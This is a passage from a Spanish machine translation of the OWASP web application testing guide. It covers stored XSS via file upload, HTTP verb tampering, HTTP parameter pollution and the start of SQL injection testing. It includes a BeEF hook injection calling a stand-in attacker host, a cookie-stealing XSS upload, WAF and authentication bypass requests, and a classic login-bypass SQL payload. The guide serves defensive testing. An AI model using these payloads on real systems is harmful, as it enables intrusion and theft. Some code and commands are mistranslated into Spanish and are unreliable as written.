
El enlace de JavaScript se puede inyectar explotando la vulnerabilidad XSS en la aplicación web.

Ejemplo: inyección de BeEF en index2.php:

```
aaa@aa.com"><script src=http://attackersite/hook.js></script>
```

Cuando el usuario carga la página index2.php, el navegador ejecuta el script hook.js. Entonces es posible acceder a cookies, capturas de pantalla del usuario, portapapeles del usuario y lanzar ataques XSS complejos.

Resultado esperado



Este ataque es particularmente efectivo en páginas vulnerables que son vistas por muchos usuarios con diferentes privilegios.

Subir archivo

Si la aplicación web permite la carga de archivos, es importante verificar si es posible cargar contenido HTML. Por ejemplo, si se permiten archivos HTML o TXT, se puede inyectar carga XSS en el archivo cargado. El evaluador también debe verificar si la carga del archivo permite configurar tipos MIME arbitrarios.

Considere la siguiente solicitud HTTP POST para cargar archivos:

```
POST /fileupload.aspx HTTP/1.1  
[...]
```

```
Disposición de contenido: formulario-datos; nombre = "cargar_archivo1";  
nombre de archivo = "C:\Documentos y configuraciones\prueba\Desktop\test.txt"  
Tipo de contenido: texto/sin formato
```

```
prueba
```

Este defecto de diseño puede explotarse en ataques de mal manejo de MIME del navegador. Por ejemplo, archivos de apariencia inofensiva como JPG y GIF pueden contener una carga útil XSS que se ejecuta cuando el navegador los carga. Esto es posible cuando el tipo MIME para una imagen como imagen/gif se puede establecer en texto/html. En este caso, el navegador del cliente tratará el archivo como HTML.

Solicitud HTTP POST falsificada:

```
Disposición de contenido: formulario-datos; nombre = "cargar archivo1";
nombre de archivo ="C:\Documentos y configuraciones\prueba\Desktop\test.gif"
Tipo de contenido: texto/html

<script>alerta(document.cookie)</script>
```

Considere también que Internet Explorer no maneja los tipos MIME de la misma manera que lo hacen Mozilla Firefox u otros navegadores. Por ejemplo, Internet Explorer maneja archivos TXT con contenido HTML como contenido HTML. Para obtener más información sobre el manejo de MIME, consulte la sección de documentos técnicos al final de este capítulo.

Prueba de caja gris

Las pruebas de caja gris son similares a las pruebas de caja negra. En las pruebas de caja gris, el evaluador tiene un conocimiento parcial de la aplicación. En este caso, el pentester puede conocer información sobre la entrada del usuario, los controles de validación de entrada y el almacenamiento de datos.

Dependiendo de la información disponible, normalmente se recomienda que los evaluadores verifiquen cómo la aplicación procesa la entrada del usuario y luego la almacena en el sistema de fondo. Se recomiendan los siguientes pasos:

- Utilice la aplicación de interfaz de usuario e ingrese entradas con caracteres especiales/no válidos
- Analizar las respuestas de la solicitud
- Identificar la presencia de controles de validación de entradas.
- Acceda al sistema back-end y verifique si la entrada está almacenada y cómo se almacena.
- Analizar el código fuente y comprender cómo la aplicación representa la entrada almacenada.

Si el código fuente está disponible (cuadro blanco), se deben analizar todas las variables utilizadas en los formularios de entrada. En particular, los lenguajes de programación como PHP, ASP y JSP utilizan variables/funciones predefinidas para almacenar entradas de solicitudes HTTP GET y POST.

La siguiente tabla resume algunas variables y funciones especiales que se deben tener en cuenta al analizar el código fuente:

| PHP | ÁSPID | JSP |
|---|---|--|
| \$_GET - Variables HTTP GET | Solicitud.QueryString - HTTP GET | |
| \$_POST - Variables HTTP POST | Solicitud.Formulario - HTTP POST | servlets doGet, doPost - HTTP OBTENER y PUBLICAR |
| \$_REQUEST - publicación http, Variables OBTENER y COOKIE | | request.getParameter - Variables HTTP GET/POST |
| \$_FILES - Archivo HTTP Subir variables | Server.CreateObject: utilizado para cargar archivos | |

Nota: La tabla anterior es solo un resumen de los parámetros más importantes, pero se deben investigar todos los parámetros ingresados por el usuario.

Herramientas

- OWASP CAL9000

CAL9000 incluye una implementación ordenable de ataques XSS, codificador/decodificador de caracteres, generador de solicitudes HTTP y evaluador de respuestas de RSnake, lista de verificación de pruebas, editor de ataques automatizados y mucho más.

- Codificador de juegos de caracteres PHP (PCE): <http://h4k.in/encoding>

PCE le ayuda a codificar textos arbitrarios desde y hacia 65 tipos de conjuntos de caracteres que puede utilizar en sus cargas útiles personalizadas.

- Hackvertor: <http://www.businessinfo.co.uk/labs/hackvertor/>
[hackvertor.php](http://www.businessinfo.co.uk/labs/hackvertor.php)

Hackvertor es una herramienta en línea que permite muchos tipos de codificación y ofuscación de JavaScript (o cualquier entrada de cadena).

- BeEF - <http://www.beefproject.com>
- BeEF es el marco de explotación del navegador. Una herramienta profesional para demostrar el impacto en tiempo real de las vulnerabilidades del navegador.

- Proxy XSS - <http://xss-proxy.sourceforge.net/>
- XSS-Proxy es una herramienta avanzada de ataque Cross-Site-Scripting (XSS).

- Marco posterior: <http://www.gnucitizen.org/projects/backframe/>
- Backframe es una consola de ataque con todas las funciones para explotar navegadores WEB, usuarios WEB y aplicaciones WEB.

- WebEscarabajo

WebScarab es un marco para analizar aplicaciones que se comunican mediante los protocolos HTTP y HTTPS.

- Eructar - <http://portswigger.net/burp/>

Burp Proxy es un servidor proxy HTTP/S interactivo para atacar y probar aplicaciones web.

- Asistente XSS: <http://www.greasemonkey.org/>

Script de Greasemonkey que permite a los usuarios probar fácilmente cualquier aplicación web en busca de fallas de scripts entre sitios.

- Proxy de ataque OWASP Zed (ZAP) - [OWASP_Zed_Attack_Proxy_Project](http://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project)

ZAP es una herramienta de prueba de penetración integrada fácil de usar para encontrar vulnerabilidades en aplicaciones web. Está diseñado para ser utilizado por personas con una amplia gama de experiencia en seguridad y, como tal, es ideal para desarrolladores y evaluadores funcionales que son nuevos en las pruebas de penetración. ZAP proporciona escáneres automatizados, así como un conjunto de herramientas que le permiten encontrar vulnerabilidades de seguridad manualmente.

Referencias

Recursos OWASP

- [Hoja de trucos para evadir el filtro XSS](#)

Libros

- Joel Scambray, Mike Shema, Caleb Sima - "Hacking expuesto Aplicaciones web", segunda edición, McGraw-Hill, 2006 - ISBN 0-07-226229-0

- Dafydd Stuttard, Marcus Pinto - "El manual de aplicaciones web: descubrimiento y explotación de fallos de seguridad", 2008, Wiley,

Pruebas de penetración de aplicaciones web

ISBN 978-0-470-17077-9

- Jeremiah Grossman, Robert "RSnake" Hansen, Petko "pdp" D. Petkov, Anton Rager, Seth Fogie - "Ataques de secuencias de comandos entre sitios: defensa y vulnerabilidades XSS", 2007, Syngress, ISBN-10: 1-59749-154-3

Libros blancos

- RSnake: "Hoja de referencia XSS (Cross Site Scripting)" - <http://ha.ckers.org/xss.html>

- CERT: "Aviso CERT CA-2000-02 Etiquetas HTML maliciosas Integrado en solicitudes web del cliente" -

<http://www.cert.org/advisories/CA-2000-02.html>

- Amit Klein: "Explicación de secuencias de comandos entre sitios" - \ <http://courses.csail.mit.edu/6.857/2009/handouts/css-explained.pdf>

- Gunter Ollmann: "Inyección de código HTML y cross-site Secuencias de comandos" - <http://www.technicalinfo.net/papers/CSS.html>
- CGI Security.com: "Preguntas frecuentes sobre secuencias de comandos entre sitios" - <http://www.cgisecurity.com/xss-faq.html>
- Blake Frantz: "Coqueteando con tipos MIME: un navegador Perspectiva" - <http://www.leviathansecurity.com/pdf/Coqueteando%20con%20MIME%20Types.pdf>

Prueba de manipulación de verbos HTTP (OTG-INPVAL-003)

Resumen

La especificación HTTP incluye métodos de solicitud distintos de las solicitudes GET y POST estándar. Un servidor web compatible con los estándares puede responder a estos métodos alternativos de formas no previstas por los desarrolladores. Aunque la descripción común es manipulación de "verbos", el estándar HTTP 1.1 se refiere a estos tipos de solicitudes como "métodos" HTTP diferentes.

La especificación HTTP 1.1 completa [1] define los siguientes verbos o métodos de solicitud HTTP válidos:

OPCIONES
CONSEGUIR
CABEZA
CORREO
PONER
BORRAR
RASTRO
CONECTAR

Si están habilitadas, las extensiones Web Distributed Authoring and Version (WebDAV) [2] [3] permiten varios métodos HTTP más:

PROFINDER
PROPPATCH
MKCOL
COPIAR
MOVER
CERRAR
DESBLOQUEAR

Sin embargo, la mayoría de las aplicaciones web solo necesitan responder a solicitudes GET y POST, proporcionando datos del usuario en la cadena de consulta URL o adjuntos a la solicitud, respectivamente. El estándar

los enlaces de estilo desencadenan una solicitud GET; Los datos del formulario enviados a través de <form método='POST'></form> activan solicitudes POST. Los formularios definidos sin un método también envían datos a través de GET de forma predeterminada.

Curiosamente, los otros métodos HTTP válidos no son compatibles con el estándar HTML [4]. Cualquier método HTTP que no sea GET o POST debe llamarse fuera del documento HTML. Sin embargo, las llamadas JavaScript y AJAX pueden enviar métodos distintos de GET y POST.

Siempre que la aplicación web que se está probando no requiera específicamente ningún método HTTP no estándar, probar la manipulación de verbos HTTP es bastante simple. Si el servidor acepta una solicitud distinta de GET o POST, la prueba falla. La solución es deshabilitar todas las funciones que no sean GET o POST dentro del servidor de aplicaciones web o en un firewall de aplicaciones web.

Si su aplicación requiere métodos como HEAD u OPTIONS, esto aumenta sustancialmente la carga de las pruebas. Será necesario verificar cada acción dentro del sistema para que estos métodos alternativos no desencadenen acciones sin la autenticación adecuada ni revelen información sobre el contenido o el funcionamiento de la aplicación web. Si es posible, limite el uso del método HTTP alternativo a una sola página que no contenga acciones del usuario, como la página de destino predeterminada (ejemplo: index.html).

Cómo probar

Como el estándar HTML no admite métodos de solicitud distintos de GET o POST, necesitaremos crear solicitudes HTTP personalizadas para probar los otros métodos.

Recomendamos encarecidamente utilizar una herramienta para hacer esto, aunque también le demostraremos cómo hacerlo manualmente.

Prueba manual de manipulación de verbos HTTP

Este ejemplo está escrito utilizando el paquete netcat de openbsd (estándar en la mayoría de las distribuciones de Linux). También puede utilizar telnet (incluido con Windows) de manera similar.

1. Elaboración de solicitudes HTTP personalizadas

- Cada solicitud HTTP 1.1 sigue el siguiente formato y sintaxis básicos. Los elementos rodeados por corchetes [] son contextuales para su aplicación. La nueva línea vacía al final es obligatoria.

- Para crear solicitudes separadas, puede escribir cada una manualmente

[MÉTODO] /[index.htm] HTTP/1.1

anfitrío: [www.ejemplo.com]

Solicite en netcat o telnet y examine la respuesta. Sin embargo, para acelerar las pruebas, también puede almacenar cada solicitud en un archivo independiente.

Este segundo enfoque es lo que demostraremos en estos ejemplos. Utilice su editor favorito para crear un archivo de texto para cada método.

Modifique para la página de destino y el dominio de su aplicación.

1.1 OPCIONES

OPCIONES /index.html HTTP/1.1

anfitrío: www.ejemplo.com

1.2 OBTENER

OBTENER /index.html HTTP/1.1
anfitrón: www.ejemplo.com

1.3 CABEZA

CABEZA /index.html HTTP/1.1
anfitrón: www.ejemplo.com

1.4 PUBLICAR

ENVIAR /index.html HTTP/1.1
anfitrón: www.ejemplo.com

1.5 PONER

PUT /index.html HTTP/1.1
anfitrón: www.ejemplo.com

1.6 BORRAR

BORRAR /index.html HTTP/1.1
anfitrón: www.ejemplo.com

1.7 SEGUIMIENTO

SEGUIMIENTO /index.html HTTP/1.1
anfitrón: www.ejemplo.com

1.8 CONECTAR

CONECTAR /index.html HTTP/1.1
anfitrón: www.ejemplo.com

2. Envío de solicitudes HTTP

- Para cada método y/o archivo de texto del método, envíe la solicitud a

nc www.ejemplo.com 80 < OPCIONES.http.txt

su servidor web vía netcat o telnet en el puerto 80 (HTTP):

3. Análisis de respuestas HTTP

- Aunque cada método HTTP puede potencialmente devolver resultados diferentes, sólo hay un resultado válido para todos los métodos distintos de GET y POST.

El servidor web debería ignorar la solicitud por completo o devolver un error. Cualquier otra respuesta indica una falla de la prueba ya que el servidor está respondiendo a métodos/verbos que son innecesarios.

Estos métodos deben estar deshabilitados.

- Un ejemplo de una prueba fallida (es decir, el servidor admite opciones de

aunque no es necesario):

```
test@localhost:~$ cat > options.http.txt
OPTIONS /index.html HTTP/1.1
Host: www.example.com

test@localhost:~$ nc www.example.com 80 < options.http.txt
para el método de servidor web en GET POST PUT TRACE CONNECT
HTTP/1.1 200 OK
Allow: OPTIONS,GET, HEAD, POST
Cache-Control: max-age=604800
Date: Tue, 20 Aug 2013 15:39:19 GMT
Expires: Tue, 27 Aug 2013 15:39:19 GMT
Server: SmileyWebServer/OTG-INPVAL-004 (http://www.vbaac.com)
Content-Length: 0
Content-Type: application/http

test@localhost:~$ hecho
```

Prueba automatizada de manipulación de verbos HTTP

Si puede analizar su aplicación mediante códigos de estado HTTP simples (200 OK, Error 501, etc.), el siguiente script bash probará todos los métodos HTTP disponibles.

Código copiado palabra por palabra del blog del Penetration Testing Lab [5]

Referencias

Libros blancos

- Arshan Dabirsiagh: "Evitar la autenticación y autorización de URL con la manipulación de verbos HTTP" - <http://www.aspectsecurity.com/research-presentations/bypassing-vbaac-with-http-verb-manipulation>

Pruebas de contaminación de parámetros HTTP (OTG-INPVAL-004)

Resumen

Proporcionar varios parámetros HTTP con el mismo nombre puede provocar que una aplicación interprete los valores de formas imprevistas. Al explotar estos efectos, un atacante puede eludir la validación de entradas, provocar errores de aplicación o modificar valores de variables internas. Como la contaminación de parámetros HTTP (en resumen, HPP) afecta a un componente básico de todas las tecnologías web, existen ataques del lado del servidor y del cliente.

Los estándares HTTP actuales no incluyen orientación sobre cómo interpretar múltiples parámetros de entrada con el mismo nombre. Por ejemplo, [RFC 3986](https://www.rfc-editor.org/rfc/rfc3986.html) simplemente define el término Cadena de consulta como una serie de pares de valores de campo y [RFC 2396](https://www.rfc-editor.org/rfc/rfc2396.html) define clases de caracteres de cadena de consulta invertidos y no reservados. Sin un estándar establecido, los componentes de la aplicación web manejan este caso extremo de varias maneras (consulte la tabla a continuación para obtener más detalles).

Por si solo, esto no es necesariamente una indicación de vulnerabilidad. Sin embargo, si el desarrollador no es consciente del problema, la presencia de parámetros duplicados puede producir un comportamiento anómalo en la aplicación que puede ser potencialmente explotado por un atacante.

Pruebas de penetración de aplicaciones web

Como suele ocurrir en seguridad, los comportamientos inesperados son una fuente habitual de debilidades que podrían conducir a ataques de contaminación de parámetros HTTP. En este caso, para introducir mejor esta clase de vulnerabilidades y la resultado de los ataques HPP, es interesante analizar algunos ejemplos de la vida real que se han descubierto en el pasado.

Validación de entrada y omisión de filtros

En 2009, inmediatamente después de la publicación de la primera investigación sobre la contaminación de parámetros HTTP, la técnica recibió atención de la comunidad de seguridad como una posible forma de eludir los firewalls de aplicaciones web.

Una de estas fallas, que afecta las reglas principales de inyección SQL de ModSecurity, representa un ejemplo perfecto de la falta de coincidencia de impedancia entre aplicaciones y filtros.

El filtro ModSecurity incluiría correctamente en la lista negra la siguiente cadena: seleccione 1,2,3 de la tabla, bloqueando así el procesamiento de esta URL de ejemplo por parte del servidor web: /index.aspx?page=se-lect 1,2,3 de la tabla. Sin embargo, al aprovechar la concatenación de múltiples parámetros HTTP, un atacante podría hacer que el servidor de aplicaciones concatene la cadena después de que el filtro ModSecurity ya haya aceptado la entrada.

Como ejemplo, la URL /index.aspx?page=select 1&page=2,3 de la tabla no activaría el filtro ModSecurity, pero la capa de aplicación concatenaría la entrada nuevamente en la cadena maliciosa completa.

Otra vulnerabilidad de HPP resultó afectar a Apple Cups, el conocido sistema de impresión utilizado por muchos sistemas UNIX. Al explotar HPP, un atacante podría desencadenar fácilmente una vulnerabilidad de secuencias de comandos entre sitios utilizando la siguiente URL: [http://127.0.0.1:631/admin/?kerberos=onmouseover=alert\(1\)&kerberos](http://127.0.0.1:631/admin/?kerberos=onmouseover=alert(1)&kerberos).

El punto de control de validación de la aplicación podría omitirse agregando un argumento kerberos adicional que tenga una cadena válida (por ejemplo, una cadena vacía). Como el punto de control de validación solo consideraría la segunda aparición, el primer parámetro Kerberos no se desinfectó adecuadamente antes de usarse para generar contenido HTML dinámico. La explotación exitosa daría como resultado la ejecución del código Javascript en el contexto del sitio web de alojamiento.

Omisión de autenticación

Se descubrió una vulnerabilidad HPP aún más crítica en Blogger, la popular plataforma de blogs. El error permitió a usuarios malintencionados tomar posesión del blog de la víctima mediante la siguiente solicitud HTTP:

La falla residía en el mecanismo de autenticación utilizado por el

```
POST /add-authors.do HTTP/1.1
```

```
security_token=token de ataque&blogID=valor de ID de blog de ataque
&blogID=victimblogid&authorsList=goldshlager19test%
40gmail.com(correo electrónico del atacante)&ok=Invitar
```

aplicación web, ya que la verificación de seguridad se realizó en el primer parámetro blogID, mientras que la operación real utilizó el segundo ocurrencia.

Comportamiento esperado por servidor de aplicaciones

La siguiente tabla ilustra cómo se comportan las diferentes tecnologías web en presencia de múltiples apariciones del mismo parámetro HTTP.

Dada la URL y la cadena de consulta: <http://example.com/?color=red&color = azul>

| Backend del servidor de aplicaciones web | ASPID | JSP |
|---|--|-----------------------|
| ASP.NET/IIS | Todas las ocurrencias concatenadas con una coma. | color = rojo, azul |
| ASP/IIS | Todas las ocurrencias concatenadas con una coma. | color = rojo, azul |
| PHP/Apache | Sólo la última aparición | color = azul |
| PHP/Zeus | Sólo la última aparición | color = azul |
| JSP, Servlet/Apache Tomcat | Sólo la primera aparición | color = rojo |
| JSP, Servlet/Aplicación Oracle Servidor 10g | Sólo la primera aparición | color = rojo |
| JSP, servlet/embarcadero | Sólo la primera aparición | color = rojo |
| IBM Lotus Dominó | Sólo la última aparición | color = azul |
| Servidor HTTP IBM | Sólo la primera aparición | color = rojo |
| mod_perl, libapreq2/Apache | Sólo la primera aparición | color = rojo |
| Perl CGI/Apache | Sólo la primera aparición | color = rojo |
| mod_wsgi (Python)/Apache | Sólo la primera aparición | color = rojo |
| pitón/zope | Todas las apariciones en el tipo de datos Lista | color=['rojo','azul'] |

(fuente: Medios:AppsecEU09_CarettoniDiPaola_v0.8.pdf)

Cómo probar

Afortunadamente, debido a que la asignación de parámetros HTTP generalmente se maneja a través del servidor de aplicaciones web y no del código de la aplicación en sí, probar la respuesta a la contaminación de parámetros debe ser estándar en todas las páginas y acciones. Sin embargo, como es necesario un conocimiento profundo de la lógica empresarial, probar HPP requiere pruebas manuales. Las herramientas automáticas sólo pueden ayudar parcialmente a los auditores, ya que tienden a generar demasiados falsos positivos. Además, HPP puede manifestarse en componentes del lado del cliente y del servidor.

HPP del lado del servidor

Para probar las vulnerabilidades de HPP, identifique cualquier forma o acción que permita la entrada proporcionada por el usuario. Los parámetros de la cadena de consulta en las solicitudes HTTP GET son fáciles de modificar en la barra de navegación del navegador. Si la acción del formulario envía datos a través de POST, el evaluador deberá utilizar un proxy interceptor para alterar los datos POST a medida que se envían al servidor. Una vez identificado un parámetro de entrada particular para probar, se pueden editar los datos GET o POST interceptando la solicitud o cambiar la cadena de consulta después de que se carga la página de respuesta. Para probar las vulnerabilidades de HPP, simplemente agregue el mismo parámetro a los datos GET o POST pero con un valor diferente asignado.

Por ejemplo: si se prueba el parámetro search_string en la cadena de consulta, la URL de solicitud incluiría el nombre y el valor de ese parámetro.

http://ejemplo.com/?search_string=gatitos

El parámetro particular puede estar oculto entre varios otros parámetros, pero el enfoque es el mismo; deje los demás parámetros en su lugar y agregue el duplicado.

http://example.com/?mode=guest&search_string=gatitos&num_resultados=100

Agregar el mismo parámetro con un valor diferente

http://example.com/?mode=guest&search_string=gatitos&num_resultados=100&search_string=cachorros
y enviar la nueva solicitud.

Analice la página de respuesta para determinar qué valores se analizaron. En el ejemplo anterior, los resultados de la búsqueda pueden mostrar gatitos, cachorros, alguna combinación de ambos (gatitos,cachorros o gatitos~cachorros o ['gatitos','cachorros']), pueden dar un resultado vacío, o página de errores.

Es muy probable que este comportamiento, ya sea que se utilice el primero, el último o una combinación de parámetros de entrada con el mismo nombre, sea coherente en toda la aplicación. Que este comportamiento predeterminado revele o no una vulnerabilidad potencial depende de la validación de entrada específica y del filtrado específico de una aplicación en particular. Como regla general: si la validación de entradas existentes y otros mecanismos de seguridad son suficientes en entradas individuales, y si el servidor asigna solo el primer o el último parámetro contaminado, entonces la contaminación de parámetros no revela una vulnerabilidad. Si los parámetros duplicados están concatenados, diferentes componentes de la aplicación web utilizan diferentes ocurrencias o las pruebas generan un error, existe una mayor probabilidad de poder utilizar la contaminación de parámetros para desencadenar vulnerabilidades de seguridad.

Un análisis más profundo requeriría tres solicitudes HTTP para cada parámetro HTTP:

- [1] Envíe una solicitud HTTP que contenga el nombre del parámetro estándar y valor, y registrar la respuesta HTTP. Por ejemplo, ¿página?par1=val1
- [2] Reemplace el valor del parámetro con un valor manipulado, envíe y registre la respuesta HTTP. Por ejemplo, ¿página?par1=HPP_TEST1
- [3] Enviar una nueva solicitud combinando los pasos (1) y (2). De nuevo, guarde el respuesta HTTP. Por ejemplo, ¿página?par1=val1&par1=HPP_TEST1
- [4] Compare las respuestas obtenidas durante todos los pasos anteriores. Si el respuesta de (3) es diferente de (1) y la respuesta de (3) también es diferente de (2), existe una falta de coincidencia de impedancia que eventualmente puede ser abusada para desencadenar vulnerabilidades HPP.

Elaborar un exploit completo a partir de una debilidad de la contaminación de un parámetro está más allá del alcance de este texto. Consulte las referencias para obtener ejemplos y detalles.

HPP del lado del cliente

De manera similar al HPP del lado del servidor, las pruebas manuales son la única técnica confiable para auditar aplicaciones web con el fin de detectar vulnerabilidades de contaminación de parámetros que afectan los componentes del lado del cliente. Mientras que en la variante del lado del servidor el atacante aprovecha una aplicación web vulnerable para acceder a datos protegidos o realizar acciones que no están permitidas o no se supone que deben ejecutarse, los ataques del lado del cliente tienen como objetivo subvertir los componentes y tecnologías del lado del cliente.

Para probar las vulnerabilidades del lado del cliente de HPP, identifique cualquier forma o acción que permita la entrada del usuario y muestre el resultado de esa entrada al usuario. Una página de búsqueda es ideal, pero es posible que un cuadro de inicio de sesión no funcione (ya que es posible que no muestre un nombre de usuario no válido al usuario).

De manera similar al HPP del lado del servidor, contamina cada parámetro HTTP con %26HPP_TEST y busque apariciones decodificadas en URL de la carga útil proporcionada por el usuario:

- &HPP_TEST
- &HPP_TEST
- ... y otros

En particular, preste atención a las respuestas que tienen vectores HPP dentro de datos, atributos src, href o acciones de formularios. Nuevamente, si este comportamiento predeterminado revela o no una vulnerabilidad potencial depende de la validación de entrada específica, el filtrado y la lógica empresarial de la aplicación. Además, es importante tener en cuenta que esta vulnerabilidad también puede afectar los parámetros de cadena de consulta utilizados en XMLHttpRequest (XHR), la creación de atributos de tiempo de ejecución y otras tecnologías de complementos (por ejemplo, las variables flashvars de Adobe Flash).

Herramientas

Escáneres pasivos/activos OWASP ZAP HPP [1]

Buscador de HPP (complemento de Chrome) [2]

Referencias

Libros blancos

- Contaminación de parámetros HTTP - Luca Caretoni, Stefano di Paola [3]
- Dividir y unir (evitando los firewalls de aplicaciones web con contaminación de parámetros HTTP) - Lavakumar Kuppan [4]
- Ejemplo de contaminación de parámetros Http del lado del cliente (falla de Yahoo! Classic Mail) - Stefano di Paola [5]
- Cómo detectar ataques de contaminación de parámetros HTTP - Chrysostomos Daniel [6]

• CAPEC-460: Contaminación de parámetros HTTP (HPP) - Evgeny Lebanidze [7]

- Descubrimiento automatizado de vulnerabilidades de parámetros de contaminación en aplicaciones web - Marco Balduzzi, Carmen Torrano Gimenez, Davide Balzarotti, Engin Kirda [8]

Pruebas de inyección SQL (OTG-INPVAL-005)

Resumen

Un ataque de inyección SQL consiste en la inserción o "inyección" de una consulta SQL parcial o completa a través de la entrada de datos o transmitida desde el cliente (navegador) a la aplicación web. Un ataque de inyección SQL exitoso puede leer datos confidenciales de la base de datos, modificar datos de la base de datos (insertar/actualizar/eliminar), ejecutar operaciones de administración en la base de datos (como apagar el DBMS), recuperar el contenido de un archivo determinado existente en la base de datos, sistema de archivos DBMS o escribir archivos en el sistema de archivos y, en algunos casos, emitir comandos al sistema operativo. Los ataques de inyección SQL son un tipo de ataque de inyección, en el que se injetan comandos SQL en la entrada del plano de datos para afectar la ejecución de comandos SQL predefinidos.

En general, la forma en que las aplicaciones web construyen declaraciones SQL que involucran sintaxis SQL escrita por los programadores se mezcla con datos proporcionados por el usuario. Ejemplo:

seleccione título, texto de la noticia donde id=\$id

En el ejemplo anterior, la variable \$id contiene datos proporcionados por el usuario, mientras que el resto es la parte estática de SQL proporcionada por el programador; haciendo que la declaración SQL sea dinámica.

Debido a la forma en que fue construido, el usuario puede proporcionar información diseñada para intentar que la declaración SQL original ejecute acciones adicionales de su elección. El siguiente ejemplo ilustra los datos proporcionados por el usuario "10 o 1=1", cambiando la lógica de la declaración SQL, modificando la cláusula WHERE agregando una condición "o 1=1".

Los ataques de inyección SQL se pueden dividir en las siguientes tres clases:

Pruebas de penetración de aplicaciones web

• Inband: los datos se extraen utilizando el mismo canal que se utiliza para injectar el código SQL. Este es el tipo de ataque más sencillo, en el que los datos recuperados se presentan directamente en la página web de la aplicación.

• Fuera de banda: los datos se recuperan utilizando un canal diferente (p. ej., un correo electrónico con los resultados de la consulta y se envía al evaluador).

• Inferencial o Ciega: no hay transferencia real de datos, sino la evaluador puede reconstruir la información enviando solicitudes particulares y observando el comportamiento resultante del servidor de base de datos.

Un ataque de inyección SQL exitoso requiere que el atacante cree una consulta SQL sintácticamente correcta. Si la aplicación devuelve un mensaje de error generado por una consulta incorrecta, entonces puede ser más fácil para un atacante reconstruir la lógica de la consulta original y, por lo tanto, comprender cómo realizar la inyección correctamente.

Sin embargo, si la aplicación oculta los detalles del error, entonces el evaluador debe poder aplicar ingeniería inversa a la lógica de la consulta original.

En cuanto a las técnicas para explotar fallos de inyección SQL, existen cinco técnicas comunes. Además, esas técnicas a veces se pueden utilizar de forma combinada (por ejemplo, operador sindical y fuera de banda):

- Operador Unión: se puede utilizar cuando existe un defecto de inyección SQL. sucede en una instrucción SELECT, lo que permite combinar dos consultas en un único resultado o conjunto de resultados.
- Booleano: utilice condiciones booleanas para verificar si ciertas las condiciones son verdaderas o falsas.
- Basado en errores: esta técnica obliga a la base de datos a generar un error, brindando al atacante o evaluador información sobre la cual refinar su inyección.
- Fuera de banda: técnica utilizada para recuperar datos utilizando un canal (por ejemplo, realizar una conexión HTTP para enviar los resultados a un servidor web).
- Retraso de tiempo: use comandos de la base de datos (por ejemplo, dormir) para retrasar las respuestas en consultas condicionales. Es útil cuando el atacante no tiene algún tipo de respuesta (resultado, salida o error) de la aplicación.

Cómo probar

Técnicas de detección

El primer paso de esta prueba es comprender cuándo la aplicación interactúa con un servidor de base de datos para acceder a algunos datos. Ejemplos típicos de casos en los que una aplicación necesita comunicarse con una base de datos incluyen:

- Formularios de autenticación: cuando la autenticación se realiza mediante en un formulario web, es probable que las credenciales del usuario se comparan con una base de datos que contiene todos los nombres de usuario y contraseñas (o, mejor, hashes de contraseñas).
- Motores de búsqueda: se podría utilizar la cadena enviada por el usuario. en una consulta SQL que extrae todos los registros relevantes de una base de datos.
- Sitios de comercio electrónico: es muy probable que los productos y sus características (precio, descripción, disponibilidad, etc.) estén almacenados en una base de datos.

El evaluador debe hacer una lista de todos los campos de entrada cuyos valores podrían usarse al elaborar una consulta SQL, incluidos los campos ocultos de las solicitudes POST, y luego probarlos por separado, intentando interferir con la consulta y generar un error. Considere también los encabezados HTTP y las cookies.

La primera prueba generalmente consiste en agregar una comilla simple ('') o una

punto y coma (;) al campo o parámetro bajo prueba. El primero se utiliza en SQL como terminador de cadena y, si la aplicación no lo filtra, daría lugar a una consulta incorrecta. El segundo se utiliza para finalizar una sentencia SQL y, si no se filtra, también es probable que genere un error. La salida de un campo vulnerable podría parecerse a la siguiente (en un servidor Microsoft SQL, en este caso):

Proveedor Microsoft OLE DB para controladores ODBC error '80040e14'

[Microsoft][Controlador ODBC para SQL Server][SQL Server]Comillas abiertas antes de la cadena de caracteres ".

/destino/destino.asp, línea 113

También se pueden utilizar delimitadores de comentarios (- o /* */, etc.) y otras palabras clave SQL como 'AND' y 'OR' para intentar modificar la consulta. Una técnica muy simple pero a veces efectiva es simplemente insertar una cadena donde se espera un número, ya que podría generarse un error como el siguiente:

Proveedor Microsoft OLE DB para controladores ODBC error '80040e07'

[Microsoft][Controlador ODBC para SQL Server][SQL Server]Error de sintaxis al convertir el valor varchar 'prueba' a una columna de tipo de datos int.

/destino/destino.asp, línea 113

Supervise todas las respuestas del servidor web y eche un vistazo al código fuente HTML/javascript. A veces el error está presente dentro de ellos pero por alguna razón (por ejemplo, error de JavaScript, comentarios HTML, etc.) no se presenta al usuario. Un mensaje de error completo, como los de los ejemplos, proporciona una gran cantidad de información al evaluador para poder montar un ataque de inyección exitoso. Sin embargo, las aplicaciones a menudo no proporcionan tantos detalles: es posible que se emita un simple 'Error de servidor 500' o una página de error personalizada, lo que significa que necesitamos utilizar técnicas de inyección ciega. En cualquier caso, es muy importante probar cada campo por separado: solo una variable debe variar mientras todas las demás permanecen constantes, para entender con precisión qué parámetros son vulnerables y cuáles no.

Pruebas de inyección SQL estándar

Ejemplo 1 (inyección SQL clásica):

Considere la siguiente consulta SQL:

SELECCIONAR * DE Usuarios DONDE Nombre de usuario = '\$ nombre de usuario' Y
Contraseña=\$contraseña'

Generalmente se utiliza una consulta similar desde la aplicación web para autenticar a un usuario. Si la consulta devuelve un valor, significa que dentro de la base de datos existe un usuario con ese conjunto de credenciales, entonces el usuario puede iniciar sesión en el sistema; de lo contrario, se deniega el acceso. Los valores de los campos de entrada generalmente se obtienen del usuario a través de un formulario web. Supongamos que insertamos los siguientes valores de Nombre de usuario y Contraseña:

\$nombre de usuario = 1' o '1' = '1

```
$contraseña = 1' o '1' = '1
```

La consulta será:

```
